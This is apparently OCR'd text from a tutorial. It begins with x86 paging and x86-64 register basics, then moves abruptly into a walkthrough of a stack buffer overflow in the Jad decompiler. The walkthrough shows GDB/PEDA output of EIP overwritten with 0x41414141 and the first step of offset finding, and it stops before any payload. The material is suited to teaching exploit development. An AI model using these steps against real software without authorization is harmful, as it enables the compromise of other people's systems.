The basic idea is that there is a page table, which describes what each page (block) of 4096 bytes of the 32-bit virtual address space is mapped to. For example, if a page is mapped to nothing then trying to read/write a memory address in that page will trigger a trap/interrupt/exception. Or for example, the same virtual address 0x08000000 could be mapped to a different page of physical RAM in each application process that is running. Also, each process could have its own unique set of pages, and never see the contents of other processes or the operating system kernel. The concept of paging is mostly of concern to OS writers, but its behavior sometimes affects the application programmer so they should be aware of its existence.

Note that the address mapping need not be 32 bits to 32 bits. For example, 32 bits of virtual address space can be mapped onto 36 bits of physical memory space (PAE). Or a 64 bit virtual address space can be mapped onto 32 bits of physical memory space on a computer with only 1 GiB of RAM.


64-bit mode

Here I will only talk a little about the x86-64 mode and give a sketch of what has changed. Elsewhere on the web there are plenty of articles and reference materials to explain all the differences in detail.

Obviously, the 8 general-purpose registers have been extended to 64 bits long. The new registers are named {rax, rcx, rdx, rbx, rsp, rbp, rsi, rdi}, and the old 32-bit registers {eax, ..., edi} occupy the low 32 bits of the aforementioned 64-bit registers. There are also 8 new 64-bit registers {r8, r9, r10, r11, r12, r13, r14, r15}, bringing the total to 16 GPRs now. This largely alleviates the register pressure when working with many variables. The new registers have subregisters too – for example the 64-bit register r9 contains the 32-bit r9d, the 16-bit r9w, and the 8-bit r9l. Also, the low byte of {rsp, rbp, rsi, rdi} are addressable now as {spl, bpl, sil, dil}.

Arithmetic instructions can operate on 8-, 16-, 32-, or 64-bit registers. When operating on 32-bit registers, the upper 32 bits are cleared to zero – but narrower operand widths will leave all the high bits unchanged. Many niche instructions are removed from the 64-bit instruction set, such as BCD-related ones, most instructions involving 16-bit segment registers, and pushing/poping 32-bit values on the stack.

For the application programmer, there isn't much to say about x86-64 programming versus the old x86-32. Generally speaking, the experience is better because there are more registers to work with, and a few minor unnecessary features have been removed. All memory pointers must be 64 bits (this takes some time to get accustomed to), whereas data values can be 32 bits, 64 bits, 8 bits, etc. depending on the situation (you are not forced to use 64 bits for data). The revised calling convention makes it much easier to retrieve function arguments in assembly code, because the first 6 or so arguments are placed in registers instead of on the stack. Other than these points, the experience is quite similar. (Though for systems programmers, x86-64 introduces new modes, new features, new problems to worry about, and new cases to handle.)



Compared to other architectures

RISC CPU architectures do a couple of things differently from x86. Only explicit load/store instructions touch memory; ordinary arithmetic ones do not. Instructions have a fixed length such as 2 or 4 bytes each. Memory operations usually need to be aligned, e.g. loading a 4-byte word must have a memory address that is a multiple of 4. In comparison, the x86 ISA has memory operations embedded in arithmetic instructions, encodes instructions as variable-length byte sequences, and almost always allows unaligned memory accesses. Additionally, while x86 features a full suite of 8-, 16-, and 32-bit arithmetic operations due to its backward-compatible design, RISC architectures are usually purely 32-bit. For them to operate on narrower values, they load a byte or word from memory and extend the value into a full 32-bit register, do the arithmetic operations in 32 bits, and finally store the low 8 or 16 bits to memory. Popular RISC ISAs include ARM, MIPS, and RISC-V.

VLIW architectures allow you to explicitly execute multiple sub-instructions in parallel; for example you might write add a, b; sub c, d on one line because the CPU has two independent arithmetic units that work at the same time. x86 CPUs can execute multiple instructions at once too (known as superscalar processing), but instructions are not explicitly coded this way – the CPU internally analyzes the parallelism in the instruction stream and dispatches acceptable instructions to multiple execution units.

Finding EIP in a buffer overflow:

On this example we are going to exploit a vulnerability (Buffer overflow) in an application, at the moment of writing this document the current version of JAD (Java Decompiler) is the following: *Jad v1.5.8e.* I have chosen this application because its easy to get and also it comes available by default in almost every security-oriented Linux distribution, as for this example you need to have it in the Virtual Machine you have configured, but as I said you will find it in any copy of Kali Linux, BlackArch, Pentoo, etc. So basically by running the command *"whereis jad"* we can check the full path of the application and with the argument *"–help"* we can get the version of it.


```
        -o       - overwrite output files without confirmation
        -p       - send all output to STDOUT (for piping)
        -pa <pfx>- prefix for all packages in generated source files
        -pc <pfx>- prefix for classes with numerical names (default: _cls)
        -pe <pfx>- prefix for unused exception names (default: _ex)
        -pf <pfx>- prefix for fields with numerical names (default: _fld)
        -pi<num> - pack imports into one line using .* (packimports)
        -pl <pfx>- prefix for locals with numerical names (default: _lcl)
        -pm <pfx>- prefix for methods with numerical names (default: _mth)
        -pp <pfx>- prefix for method parms with numerical names (default: _prm)
        -pv<num> - pack fields with the same types into one line (packfields)
        -r       - restore package directory structure
        -radix<num>- display integers using the specified radix (8, 10, or 16)
        -s <ext> - output file extension (default: .jad)
        -safe    - generate additional casts to disambiguate methods/fields
        -space   - output space between keyword (if, while, etc) and expression
        -stat    - show the total number of processed classes/methods/fields
        -t<num>  - use <num> spaces for indentation (default: 4)
        -t       - use tabs instead of spaces for indentation
        -v       - show method names while decompiling
root@exploitpack:~#
root@exploitpack:~# whereis jad
jad: /usr/bin/jad
root@exploitpack:~#
```

Now let's try to open a debugger so we can attach/run JAD on it, and trigger the vulnerability. On the following I am executing GDB (GNU Debugger) and it will load by default PEDA.

```
root@exploitpack:~# gdb
GNU gdb (Debian 7.12-6) 7.12.0.20161007-git
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word".
gdb-peda$
```

Right after that let's fill the buffer with A's (Or 0x41 in hexadecimal). For this I will use Python and multiply the value by 9000's that will write the output to the standard input of the process JAD.

And yes, as you may guessed this will trigger the buffer overflow and give us control of EIP (Extended Instruction Pointer).



After running the command we have filled the stack with A's and took control of a few registers. And some abnormal behavior happened: The program has triggered a Segmentation fault.

SIGSEGV *Error is caused by an invalid memory reference or segmentation fault. The most common causes are accessing an array element out of bounds, or using too much memory.*

Besides this, if we take a quick look into the debugger messages we can see the following:


EBX has been overwritten with the value of AAAAA (41414141)
EBP has been overwritten with the value of AAAAA (41414141)

And most important we have taken control of the program flow by overwriting the value of EIP with (41414141), the Segmentation Fault has been triggered because the program has tried to continue the execution flow in a non-valid memory region that contains non-valid instructions therefor the execution has stopped and the underlying operating system took control.


```
Program received signal SIGSEGV, Segmentation fault.

[----------------------------------registers-----------------------------------]
EAX: 0x811b840 --> 0x811b844 --> 0x811b740 --> 0xfbad2887
EBX: 0x41414141 ('AAAA')
ECX: 0xffffffff
EDX: 0x0
ESI: 0x8137d50 --> 0x811c610 --> 0x0
EDI: 0x0
EBP: 0x41414141 ('AAAA')
ESP: 0xbfffc920 ('A' <repeats 200 times>...)
EIP: 0x41414141 ('AAAA')
EFLAGS: 0x10286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow
)
[-------------------------------------code-------------------------------------]
Invalid $PC address: 0x41414141
[------------------------------------stack-------------------------------------]
0000| 0xbfffc920 ('A' <repeats 200 times>...)
0004| 0xbfffc924 ('A' <repeats 200 times>...)
0008| 0xbfffc928 ('A' <repeats 200 times>...)
0012| 0xbfffc92c ('A' <repeats 200 times>...)
0016| 0xbfffc930 ('A' <repeats 200 times>...)
0020| 0xbfffc934 ('A' <repeats 200 times>...)
0024| 0xbfffc938 ('A' <repeats 200 times>...)
0028| 0xbfffc93c ('A' <repeats 200 times>...)
[----------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x41414141 in ?? ()
gdb-peda$
```

The following image represents the buffer and shows you how the RET gets overwritten after our long input.




Breakpoints and Entrypoint:
If you wish to run the program in debugging mode you have to first set a breakpoint in the entry point of the application. Run the command *"info files"* to display the sections and the entry point of the application. After that by doing *"break *address"* as shown in the screenshot you will be able to add a breakpoint that will interrupt the execution of the program as soon as the program starts.



Finding the offset
Now that we have full control of EIP we need to find the distance between the first A sent to the stack and the value of EIP. For this task we can make use of one of the features of PEDA, pattern creation and search. Let's first create a pattern and replace the A's with it.


The pattern_create expect a value, in this case, 9000, after this *"jad_pattern"* is the name of the file that will store the pattern. If we don't specify a file name then the pattern will be echoed back to stdout.



